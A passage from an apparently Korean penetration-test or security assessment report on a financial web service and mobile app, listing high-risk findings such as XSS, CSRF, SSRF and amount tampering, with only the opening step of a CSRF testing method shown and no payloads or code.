
진단 항목 35개

양호 - 20개

✓ 취약 - 15개

| 진단 항목                | 위험도 |
|----------------------|-----|
| 메모리 내 노출             | 상   |
| 웹 영역 내 노출            | 상   |
| 파일 내 노출              | 상   |
| 화면 내 노출              | 상   |
| 금액정보 변조              | 상   |
| 거래정보 재사용             | 상   |
| 크로스사이트 스크립팅 (XSS)    | 상   |
| 크로스사이트 요청 변조 (CSRF)  | 상   |
| 서버사이드 요청 변조 (SSRF)   | 상   |
| 파일 업로드 취약점           | 상   |
| 리다이렉트 기능을 이용한 피싱 가능성 | 상   |
| 서버 운영정보 노출           | 상   |
| 비밀번호 복잡도 검증          | 상   |
| 쿠키정보 변조              | 상   |
| 비밀번호 오류 횟수 제한        | 상   |

# App 진단 결과




진단 항목 44개

양호 - 29개

취약 - 15개

| 진단 항목                   | 위험도 |
|-------------------------|-----|
| 디버그 로그 내 노출             | 상   |
| 금액 정보 변조                | 상   |
| 크로스사이트 스크립팅(XSS)        | 상   |
| 크로스사이트 요청 변조(CSRF)      | 상   |
| 서버사이드 요청 변조(SSRF)       | 상   |
| 비밀번호 복잡도 검증             | 상   |
| 비밀번호 오류 횟수 제한           | 상   |
| 인증파일 변조                 | 상   |
| 앱 위/변조 탐지 적용            | 상   |
| 해킹 OS 탐지 적용             | 상   |
| 안티디버깅 적용                | 상   |
| 코드 난독화 적용               | 상   |
| 안티바이러스 적용               | 상   |
| 이벤트 기반 생체 인증 API 서버 검증  | 상   |
| 네트워크 트래픽 내 인증서 핀닝 적용 여부 | 상   |

# Web 진단 방법 - CSRF




Step 1

대출 신청 및 타겟 식별

일반 사용자 계정으로 대출을 신청



# Web 진단 방법 - CSRF

